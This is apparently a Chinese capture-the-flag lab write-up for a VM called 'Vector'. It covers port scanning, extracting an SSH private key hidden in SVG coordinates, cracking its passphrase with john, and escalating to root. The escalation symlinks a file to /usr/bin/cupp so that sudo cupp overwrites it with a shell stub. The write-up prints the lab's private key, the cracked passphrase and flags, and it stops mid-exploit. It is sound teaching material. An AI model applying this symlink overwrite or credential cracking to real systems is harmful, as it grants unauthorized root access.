

Vector_nPerceptron

- 作者: sublarge
- 难度: easy
- 日期: 2026-09-26

1.外网打点

1.1 信息收集&攻击面探索

关键词: 前端源码注释

nmap扫到22和80两个tcp端口

```
(scarlet@lika)-[~/work]
$ nmap -sS -p1-65535 192.168.31.43
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-26 16:58 +0800
Nmap scan report for 192.168.31.43
Host is up (0.0026s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:8D:9A:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 19.59 seconds
```

80端口进去是一个伯明翰城市介绍, 底部泄露了一个域名 Birmingham City Guide © 2026 | visitbirmingham.com, 除此之外没有什么有用的信息 (apache2.4.67)

于是我们跑一遍dirsearch.py, 但是也没拿到什么有用的东西

```
import pkg_resources

dirsearch (v0.4.3)

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12293
Target: http://192.168.31.43/

[17:17:09] Scanning:
[17:17:20] 200 - 820B - /cgi-bin/printenv
[17:17:20] 200 - 1KB - /cgi-bin/test-cgi
[17:17:25] 200 - 6KB - /index.html
[17:17:32] 403 - 316B - /server-status/
[17:17:32] 403 - 316B - /server-status

Task Completed
```

实际上web页面那里ctrl+u在最下面能看到一条注释 <!-- Steganography -->, 提示我们某处有隐写

前端源码页面处ctrl+f搜索, 发现有一个svg文件, 也就是那张地图

1.2 svg隐写ssh私钥

关键词：隐写，坐标末尾小数藏信息

把svg wget到本地用vscode打开

我们发现，文件后面的大部分坐标数据都是保留到小数后四位或者五位

```
74 ::none;marker-mid:none;marker-end:none" d="m 1980.5653,2371.9276 20.5662,9.5739 c -4.4705,6.837 -7.485,13.95 1.0638,19.8571 -5.8018,0.1283 -13.
75 ::none;marker-mid:none;marker-end:none" d="m 2004.6775,2429.0166 c -1.1908,-17.6102 -7.8199,-25.3633 -24.1122,-15.6019 1 3.9005,13.829 z" id="p
76 ::none;marker-mid:none;marker-end:none" d="m 2011.0601,2427.2437 c -0.4642,-12.9568 2.8835,-21.0127 15.602,-17.0204 1 -2.1276,14.5383 z" id="pa
77 ::none;marker-mid:none;marker-end:none" d="m 1983.7566,2370.5092 6.3827,2.8367 c 4.2407,-9.3447 15.609,-15.4802 29.0764,-20.2117 1 -29.4311,-1.
78 ::none;marker-mid:none;marker-end:none" d="m 2016.0244,2371.2184 c -4.6543,5.9662 -5.662,9.408 -1.4184,26.2397 0.8478,2.6058 2.5628,3.4773 4.25
79 :art:none;marker-mid:none;marker-end:none" id="rect12050" width="58.642681" height="16.056807" x="2804.1658" y="-314.60791" ry="8.0284033" tran
80 :none;marker-mid:none;marker-end:none" d="m 2470.9123,1405.0632 10.907,-15.9216" id="path12052"/>
81 :none;marker-mid:none;marker-end:none" d="m 2485.3295,1415.7194 11.4084,-15.9216" id="path12054"/>
82 ::none;marker-mid:none;marker-end:none" d="m 2123.8199,939.38147 6.7372,10.10581 -5.6734,3.36866 6.028,9.04204 5.6734,-3.72318 6.0281,8.51019 -
83 :e;marker-mid:none;marker-end:none" d="m 2279.8398,1307.4465 -17.375,-2.1275 -27.658,-36.5229 2.1275,-28.3672 62.0534,-49.6427 23.7575,4.6097 3
84 l;marker:none;marker-start:none;marker-mid:none;marker-end:none" d="m 1138.7898,2057.786 264.8952,242.6494 34.8149,51.597" id="path16410"/>
85
86
87
88 :one;marker-mid:none;marker-end:none" d="m 839.03733,1874.8115 c -4.51319,3.0088 -154.05393,33.5561 -167.71724,36.2021 -14.60207,2.8278 -100.31
89 :one;marker-mid:none;marker-end:none" d="m 838.7866,1874.8115 c 16.89091,-11.2098 37.54131,-14.9006 44.4763,-46.0223 1 36.87743,-113.1144 c 25.
90 :one;marker-mid:none;marker-end:none" d="m 857.34087,1887.8496 c 34.40499,-20.7273 64.13897,-17.6102 96.28165,-6.519 1 452.82458,414.2116 40.11
91 :one;marker-mid:none;marker-end:none" d="m 1244.9747,2540.7595 84.2465,-F72.2113 15.5454,-23.5689 98.2875,-87.2552 15.0441,23.0675 -136.399,108
92 :one;marker-mid:none;marker-end:none" d="m 574.51356,2082.9203 c -1.53589,0.8776 45.01131,46.5998 76.22296,51.1495 23.78167,3.4667 53.15549,-6.
93 :marker-mid:none;marker-end:none" d="m 838.53587,1893.3658 19.80794,-5.0147 13.79034,-18.805 -33.84901,5.2654 z" id="path3995"/>
94 :one;marker-mid:none;marker-end:none" d="m 1880.7263,987.70033 72.6911,-54.96152 6.028,7.80097 -52.1248,41.48711 -11.7015,20.56621 z" id="path1
95 :arker:none;marker-start:none;marker-mid:none;marker-end:none" d="m 1446.6249,2308.4087 34.2665,42.9225" id="path3098"/>
96
97
98
99 :e;marker-mid:none;marker-end:none" d="M 2019.2161,1125.7462 1748.424,845.92765" id="path12056"/>
100 :e;marker-mid:none;marker-end:none" d="m 2004.6735,1142.796 c 0,0 -138.4048,-142.91802 -149.4371,-158.46349 -11.0323,-15.54547 -57.6686,-85.249
101 :e;marker-mid:none;marker-end:none" d="m 2042.2836,1931.1019 c 0,0 -86.7538,-11.0323 -107.3139,-10.0293 -20.5602,1.0029 -102.8007,5.0146 -118.8
102 :e;marker-mid:none;marker-end:none" d="m 2040.7792,1956.6767 c 0,0 -210.1146,-32.5953 -224.6572,-33.5983 -14.5425,-1.0029 -41.5163,-5.9707 -41.
103 :e;marker-mid:none;marker-end:none" d="m 2022.7263,2055.9672 c 0,0 -120.352,-64.1878 -132.3872,-74.2171 -12.0352,-10.0294 -71.2627,-39.3308 -91
104 :e;marker-mid:none;marker-end:none" d="m 2032.2542,2036.41 c 0,0 -143.4195,-60.1761 -160.9708,-71.7098 -17.5514,-11.5337 -33.0925,-17.566 -51.6
105 :e;marker-mid:none;marker-end:none" d="m 2045.7938,1983.2545 c 0,0 -202.309,-37.8168 -215.1292,-41.1203 0,0 -51.9572,-10.5932 -51.9572,-10.5932
106 :e;marker-mid:none;marker-end:none" d="m 2040.2777,2015.8498 -197.0765,-66.1936" id="path12955"/>
107 :e;marker-mid:none;marker-end:none" d="m 2232.841,1961.1899 c 0,0 71.2083,20.0587 90.7655,19.0558 19.5572,-1.0029 65.1907,-12.0352 65.1907,-12.
108 :e;marker-mid:none;marker-end:none" d="m 2218.2984,1978.7413 c 0,0 83.745,11.0323 103.3022,8.5249 19.5573,-2.5073 63.6863,-17.0499 63.6863,-17.
109 :e;marker-mid:none;marker-end:none" d="m 2221.3072,2001.3073 c 0,0 63.1849,4.0117 81.2377,-1.5044 18.0528,-5.5161 81.7391,-28.5836 81.7391,-28.
110 :e;marker-mid:none;marker-end:none" d="m 2213.2838,2017.8557 c 0,0 77.6637,-1.9684 87.7567,-5.0147 28.2345,-8.5217 78.2445,-38.6163 78.2288,-38
111 :e;marker-mid:none;marker-end:none" d="m 2216.2926,2044.9349 c 0,0 90.7655,-19.5572 99.7919,-24.5719 9.0264,-5.0146 50.1466,-38.1114 58.1701,-4
112 :e;marker-mid:none;marker-end:none" d="m 2214.2867,2066.498 c 0,0 77.2259,-17.0499 92.7714,-28.0821 15.5455,-11.0323 60.6774,-60.1761 67.698,-6
113 :er-start:none;marker-mid:none;marker-end:none" d="m 2387.9899,1968.4035 316.2949,-131.9078" id="path12969"/>
114 :er-start:none;marker-mid:none;marker-end:none" d="M 2667.3963,1822.9633 2398.4316,1540.1866 2150.099,1250.1099" id="path13856"/>
115 :er-start:none;marker-mid:none;marker-end:none" d="m 2131.0432,1265.154 c 0,0 24.0704,35.1026 39.1144,43.1261 15.044,8.0235 36.1056,9.0264 47.1
116 :er-start:none;marker-mid:none;marker-end:none" d="m 1197.9838,2499.5801 c 0,0 192.8973,-178.7136 215.5911,-246.795 22.6938,-68.0814 104.5712,-
```

但是文件前面，从第17行到第39行，出现了很多保留到小数点后7-8位的，也就是比前面的4-5多了三位，说明后三位是隐藏的数据

```

4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999

```

用下面这个脚本把这些隐藏在最后面的数字提取出来，脚本提取出来375个

```

import re

with open('./steg.svg', 'r') as f:
    lines = f.readlines()

target_lines = lines[16:38]

extracted_numbers = []
for line in target_lines:
    for d_content in re.findall(r'd="([^\"]+)"', line):
        coordinates = re.findall(r'[-+]?d*\.\d+', d_content)
        for coord in coordinates:
            last_3 = coord[-3:]
            if last_3.isdigit():
                extracted_numbers.append(last_3)

# 第39行前面是后面不是，单独处理
len39 = "2629.1115120,2143.2879249 44.847127,52.5371086 -77.1902191,51.3686014
-113.5158186,58.383202 -45.0384009,-109.3665208 -111.5519001,5.9692000
-10.4343000"
coordinates = re.findall(r'[-+]?d*\.\d+', len39)
for coord in coordinates:
    last_3 = coord[-3:]
    if last_3.isdigit():
        extracted_numbers.append(last_3)

print(extracted_numbers)
print(len(extracted_numbers))

```

```
# ['373', '031', '139', '008', '000', '193', '022', '077', '106', '002',
'255', '117', '081', '187', '146', '130', '064', '016', '204', '249', '010',
'115', '202', '058', '086', '084', '032', '184', '000', '113', '133', '085',
'089', '016', '196', '091', '200', '092', '064', '080', '087', '145', '069',
'229', '241', '245', '039', '004', '151', '093', '007', '083', '053', '061',
'051', '221', '053', '213', '227', '241', '007', '011', '104', '034', '060',
'114', '092', '136', '125', '223', '026', '185', '030', '058', '232', '123',
'056', '218', '192', '176', '031', '142', '005', '042', '047', '024', '189',
'227', '238', '104', '000', '030', '145', '235', '051', '185', '064', '189',
'135', '113', '091', '177', '184', '067', '000', '159', '193', '037', '177',
'080', '079', '153', '225', '013', '183', '041', '089', '072', '067', '211',
'151', '133', '142', '107', '153', '187', '118', '036', '172', '221', '231',
'151', '131', '019', '178', '068', '135', '226', '072', '254', '022', '244',
'065', '172', '027', '004', '229', '193', '132', '069', '203', '143', '232',
'030', '206', '122', '014', '045', '119', '211', '226', '071', '041', '087',
'252', '062', '009', '244', '124', '045', '060', '213', '093', '065', '078',
'141', '238', '072', '148', '056', '027', '197', '062', '103', '109', '014',
'175', '190', '253', '163', '153', '211', '254', '160', '112', '149', '181',
'141', '120', '108', '221', '019', '141', '170', '225', '087', '219', '016',
'233', '005', '064', '203', '078', '200', '180', '130', '055', '041', '098',
'146', '077', '052', '033', '226', '247', '236', '024', '109', '196', '009',
'008', '202', '052', '202', '114', '083', '245', '063', '223', '103', '224',
'241', '224', '097', '173', '148', '065', '085', '249', '059', '150', '200',
'166', '153', '174', '246', '219', '183', '150', '054', '179', '007', '120',
'027', '241', '116', '171', '041', '161', '151', '059', '089', '171', '198',
'042', '175', '132', '140', '146', '240', '128', '207', '006', '063', '136',
'089', '011', '187', '141', '125', '013', '165', '138', '027', '243', '162',
'114', '225', '009', '004', '150', '103', '165', '145', '232', '093', '142',
'013', '173', '225', '086', '169', '106', '253', '006', '031', '146', '068',
'169', '248', '146', '173', '121', '185', '109', '102', '076', '045', '011',
'046', '052', '094', '208', '177', '134', '081', '031', '191', '105', '178',
'175', '188', '100', '229', '230', '037', '126', '138', '132', '161', '186',
'012', '117', '211', '078', '206', '210', '245', '091', '024', '242', '128',
'120', '249', '127', '086', '191', '014', '186', '202', '009', '208', '001',
'000', '000']
# 375
```

而我们发现第一个数字是373，随后跟着的是031和139也就是1F 8B

说明这里是一个gzip文件（1F 8B为文件头），而373是告诉我们总共有373个数字是gzip里面的（最后一个000是多余的）

然后用下面这个脚本还原gzip并且解压

```
import zlib

decimal_ = "373个数字组成的表格..."
```

```

bytes_ = bytes([int(x) for x in decimal_])
dobj = zlib.decompressobj(wbits=31)
secret = dobj.decompress(bytes_).decode("utf-8")
print(secret)

with open("ssh_key", "w", encoding="utf-8") as f:
    f.write(secret)

```

运行脚本得到ssh私钥并写入新文件 ssh_key

```


-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAACMFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABANw3rPMZ
JPt/ONdXDIVoaXAAAAGAAAAAEAAAAzAAAAAC3NzaC1lZDI1NTE5AAAAIDQ4oW7qFrn2UAhJ
t8QoXfxAO0bXOK7MigyhEkSMW9G4AAAAoP7JMIrcHnd9b8Y/yxX0u11y1fIGHUvXocXg29
ZrngaZK+21UqeZghG8SNSG1pprYw7qUssSQld3GGeFTLv9ex5p1vCc4L97YRh0gy8c8rs
gbXYVNiCrV+gyEzKMkY0srC6osPEf1UHRHeZ+RjaxbwEL7swAmEp00bb+u3H6qLx5l8qor
xRUZlx1bSNvbdTsRdFPhqNt+XlIwqYAGMdi0k=
-----END OPENSSH PRIVATE KEY-----

```

1.3 爆破ssh私钥的passphrase

关键词: john

我们发现这个私钥是加密的, 我们需要一个passphrase



The screenshot shows a terminal window with a green background. A command is entered: `move non-alphabet chars`. The output displays the original base64-encoded private key, followed by a hex dump of the same data. The hex dump shows the key's structure, including the magic number `openssh-key-v1`, the algorithm `aes256-ctr`, and the compressed data.

可以用john来爆破, 我们把ssh_key从windows目录复制到wsl目录, 然后依次进行下述操作

```
# 纯净的ssh私钥是464字节，我们这里是472，说明多出来8个Windows中\r\n的\r，先去掉这个
dos2unix ./ssh_key

# 给600权限
chmod 600 ./ssh_key

# 生成john可以识别的哈希
ssh2john ./ssh_key > ssh.hash

# 用john爆破
└─(kali㉿LAPTOP-DLTVGSVB)-[~/work]
└─$ john --wordlist=./rockyou.txt key.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 32 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
love123          (ssh_key)
1g 0:00:00:06 DONE (2026-09-26 22:18) 0.1655g/s 84.76p/s 84.76c/s 84.76C/s
angelo..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

爆破出来了passphrase是 love123

然后用passphrase解密私钥拿用户名

```
└─(kali㉿LAPTOP-DLTVGSVB)-[~/work]
└─$ ssh-keygen -y -f ssh_key
Enter passphrase for "ssh_key":
ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIDQ4oW7qFrn2UAhJt8QoXfxA00bXOK7MigyhEkSMW9G4
xiaomai@Vector
```

然后就可以ssh上去

```
ssh xiaomai@192.168.100.76 -i ./ssh_key
得到userflag
flag{user-8a67ba87d660d8e7b43acf44df973273}
```

2.提取

关键词： `sudo -l` , `cupp` , 任意文件写入

2.1 收集攻击面

`sudo -l` 发现了一个cupp

```
Matching Defaults entries for xiaomai on Vector:
```

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

```
Runas and Command-specific defaults for xiaomai:
```

```
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"
```

```
User xiaomai may run the following commands on Vector:
```

```
(ALL) NOPASSWD: /usr/bin/cupp
```

看一下/usr/bin/cupp是二进制文件还是是什么，发现是一个入口脚本，实际上就是照搬了

`cupp.__main__`

```
xiaomai@Vector:~$ cat /usr/bin/cupp
#!/usr/bin/python3
import sys
from cupp.__main__ import main
if __name__ == '__main__':
    sys.argv[0] = sys.argv[0].removesuffix('.exe')
    sys.exit(main())
```

国内版国际版

Qcupp是什么

网页 图片 视频 学术 词典 地图 航班

约 97,800 个结果

🔄

👤

💬

CUPP (Common User Passwords Profiler) 是一款基于Python的社工密码字典生成工具, 用于根据个人信息生成高度定制化的密码字典。

CUPP的核心功能是利用社会工程学原理, 通过收集目标的姓名、生日、昵称、配偶及子女信息、宠物名、公司名等个人信息, 生成最有可能被使用的密码组合, 从而提高密码破解的成功率。与传统的暴力字典不同, CUPP生成的字典精准且小巧, 更像“外科手术式打击”, 而非“地毯式轰炸”。

主要特点

• 交互式操作: 用户通过命令行输入目标信息, CUPP会自动组合生成密码列表。

• 高度定制化: 可根据生日、姓名拼音、昵称、关键字、特殊字符和随机数字生成个性化字典。

• Python实现: 支持Windows和Linux系统, Kali Linux环境下可直接使用。

• 信息安全应用: 适用于渗透测试和密码防御策略评估, 帮助安全人员发现弱密码。

使用流程概览

1. 运行命令, 填写目标的姓名、昵称、生日等信息。

2. 输入配偶、子女、宠物及公司信息。

3. 可选择添加关键词、特殊字符或随机数字。

4. 生成的密码字典会保存在当前目录下, 以目标姓名命名的文件中。

5. 可通过 下载已有字典进行扩展。

ChatGLM AI

深入了解 cupp是什

Q cupp使用教程

Q cupp使用方法

Q cupp怎么用

Q cupp安装教程

看上去是一个对提权没什么直接作用的东西, 但是安全的艺术就在于不看你是做什么的, 只看你由什么组成, 比如只要你的源码里面涉及了文件读写这个操作, 我就可以用你来写敏感文件从而提权

因此这里我们考虑翻一下cupp的源码 (在自己电脑上pip install然后定位到这个包的源码)

2.2 翻cupp源码——找有文件读写的地方

重点在于这个 `-i` 选项会干什么

```
xiaomai@Vector:~$ cupp
```



Common User Password Profiler

@thehackersbrain

```
usage: cupp [-h] [-i | -v | -q]
```

Common User Password Profiler

options:

- `-h, --help` show this help message and exit
- `-i, --interactive` Interactive questions for password profiling for a specific target
- `-v, --version` Show the version information of the Program.
- `-q, --quite` Don't Print the Banner.

从-i定位到了interactive()函数

```
55
56 def main():
57     """Command-Line Interface for terminal uses"""
58
59     parser = parseArgs()
60     args = parser.parse_args()
61
62     if (not args.quite):
63         banner()
64
65     if (args.version):
66         version()
67     elif (args.interactive):
68         ⚡ interactive()
69     else:
70         parser.print_help()
71
72
73 if __name__ == "__main__":
74     main()
75
```

发现它就是负责收集各种用户输入的信息然后填入空字典 `profile={}`

```

profile = {}

console = Console()
name = str(input("> First Name: ")).lower()
while len(name) == 0 or name == ' ' or name == ' ' or name == ' ':
    console.log("[*] You must enter a name atleast!", style='bold yellow')
    name = input("> First Name: ").lower()
profile["name"] = name
profile["surname"] = str(input("> Surname: ")).lower()
profile["nick"] = str(input("> Nickname: ")).lower()
birthdate = str(input("> Birthdate (DDMMYYYY): ")).lower()
while len(birthdate) != 0 and len(birthdate) != 8:
    console.log("[*] You must enter 8 digits for birthdate!",
                style='bold yellow')
    birthdate = str(input("> Birthdate (DDMMYYYY): ")).lower()
profile["birthdate"] = birthdate

print()

```

再以profile为参数调用 gen_list_from_profile()

```

74         "> Do you want to add special chars at the end of the words?", c
75     profile["randnum"] = Confirm.ask(
76         "> Do you want to add random numbers at the end of the words?",
77     profile["leetmode"] = Confirm.ask(
78         "> Leet mode ? (i.e. leet = 1337)", default=False)
79
80      gen_list_from_profile(profile)
81
82

```

这个函数有三百多行，我们不用全看

直接跳转到最后一行，发现了一个

```
print_to_file(profile["name"] + ".txt", unique_list_finished)
```

嗅探到了写文件的气息，我们先看 print_to_file()

只要看 ...open(filename,"w")... 这里的三行，发现它直接把 gen_list_from_profile() 里面

生成的 `unique_list_finished` 写入了 `profile["name"]+".txt"`

```
def print_to_file(filename, unique_list_finished):
    console = Console()
    with open(filename, "w") as fh:
        unique_list_finished.sort()
        fh.write(os.linesep.join(unique_list_finished))

    with open(filename, "r") as fh:
        lines = len(fh.readlines())
    console.log("Wordlist ({0}) Created and Saved...".format(
        filename), style="bold green")
    print(
        "[[bold green]+[/bold green]] Wordlist {0} saved with {1} words.".format(filename, str(lines)))

inspect = Confirm.ask("> Hyperspeed Print?", default=False)
if (inspect):
    try:
        with open(filename, "r+") as wlist:
            data = wlist.readlines()
            for i in data:
                print(
                    "[bold yellow][{0}][[/bold yellow] {1}.".format(filename, i))
                sleep(0.0001)
                os.system("clear")
    except Exception as e:
        console.log("{0}.".format(e), style="bold red")
```

2.3 锁定利用方法

根据前面的分析，我们现在只需要确认 `unique_list_finished` 是否可控即可，至于文件名 `profile["name"]+".txt"` 是否可控无所谓，因为上面我们看到写文件直接用了 `open()` 加 `write()`，没有其他的保护，我们可以**直接创建一个软链接指向有助于提权的系统敏感文件**（想到之后就顺手测试一下行不行）

另一方面，我们需要注意，这个 `open()` 的 `w` 模式是**直接覆盖而非追加写入**

那么接下来让我们看到 `unique_list_finished` 是怎么生成的

首先这里面的字段有长度限制，必须在区间 `[5,12]`

```

unique_list_finished = []
for i in unique_list:
    if (i not in unique_list_finished):
        if (len(i) >= CONFIG_DATA.wcfrom and len(i) <= CONFIG_DATA.wcto):
            unique_list_finished.append(i)

```

```

1  class CONFIG_DATA:
2      years = []
3      for i in range(1990, 2023):
4          years.append(i)
5      chars = ['!', '@', '#', '$', '%', '&', '*']
6      leet = {"a": "4", "i": "1", "e": "3", "t": "7",
7             "o": "0", "s": "5", "g": "9", "z": "2"}
8      threshold = 200
9      wcfrom = 5
10     wcto = 12
11     numfrom = 0
12     numto = 100
13

```

然后到这里我已经没什么耐心继续仔细看 unique_list_finished1 的生成过程了，这没有必要，因为我们可以猜到，在生成的所有payload里面，一定有那么一个是裸的，比如说我们设置 surname 是flandre，那么一定有一个payload就是原封不动的flandre 但是在这之前我们需要明确目标：我们要往哪个文件写什么东西

cupp生成的payload是每一行互相独立的，所以我们生成的东西最好是一行就可以发挥作用的 我们很容易想到 /etc/shadow，但是这太容易毁系统了，而且5到12个字符只支持无密码（任何一个哈希都超过这个了），要用这个危险的方法我们还要先探索一下这个系统是否支持无密码的 root用户

我们也很容易想到 /etc/passwd，但是放弃的原因和上面类似

最后我们想到了写 /usr/bin/cupp 本身（会毁掉cupp所以如果不是这种本地部署可以自己随便还原的环境就最好先找个其他地方试试）

我们只要写入下面这两行即可

```

#!/bin/sh
sh</tmp/aaa

```

它会让我们每次运行cupp都把 /tmp/aaa 里面的东西用/bin/sh执行一遍

2.4 正式提权

然后我测试了几遍发现上面两行东西放nickname或者surname之类的地方会报错（因为这几个字段会被拿去大量组合），我们可以放到后面的keywords里面（这告诉我们读源码还是有点用）依次进行下面这些操作

```
xiaomai@Vector:~$ ln -s /usr/bin/cupp name.txt
xiaomai@Vector:~$ ls -la
total 16
drwxr-sr-x  3 xiaomai xiaomai  4096 Sep 27 00:50 .
drwxr-xr-x  3 root    root      4096 Jul  7 23:04 ..
drwx--S---  2 xiaomai xiaomai  4096 Jul  7 23:05 .ssh
lrwxrwxrwx  1 xiaomai xiaomai   13 Sep 27 00:50 name.txt -> /usr/bin/cupp
-rw-r--r--  1 root    xiaomai   44 Jul  7 23:21 user.txt
xiaomai@Vector:~$ sudo cupp -i
```



Common User Password Profiler
@thehackersbrain

```
[+] Enter the information about the target to make a dictionary
[*] If you don't know all the info, just hit Enter when asked! ;)

> First Name: name
> Surname:
> Nickname:
> Birthdate (DDMMYYYY):

> Partner's Name:
> Nickname:
> Partner's Birthdate (DDMMYYYY):

> Child's Name:
> Child's Nickname:
> Child's Birthday (DDMMYYYY):

> Pet's Name:
> Company Name:

> Do you want to add some keywords about the target ? [y/n] (n): y
> Enter words seperated by comma. [i.e. hacker,security,crack]: #!/bin/sh,sh</tmp/aaa
> Do you want to add special chars at the end of the words? [y/n] (n):
